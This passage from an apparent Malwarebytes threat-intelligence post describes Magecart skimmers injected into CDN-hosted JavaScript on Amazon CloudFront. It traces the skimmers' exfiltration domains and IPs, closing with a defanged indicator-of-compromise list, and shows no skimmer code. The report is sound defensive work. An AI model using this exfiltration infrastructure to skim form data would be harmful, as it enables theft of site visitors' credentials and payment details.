
As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### **Indicators of Compromise (IoCs)**

ww1-filecloud[.]com,45.114.8[.]159

cdn-imgcloud[.]com,45.114.8[.]160

font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162

js-cloudhost[.]com,45.114.8[.]163

---

Source: <https://blog.malwarebytes.com/threat-analysis/2019/06/magecart-skimmers-found-on-amazon-cloudfront-cdn/>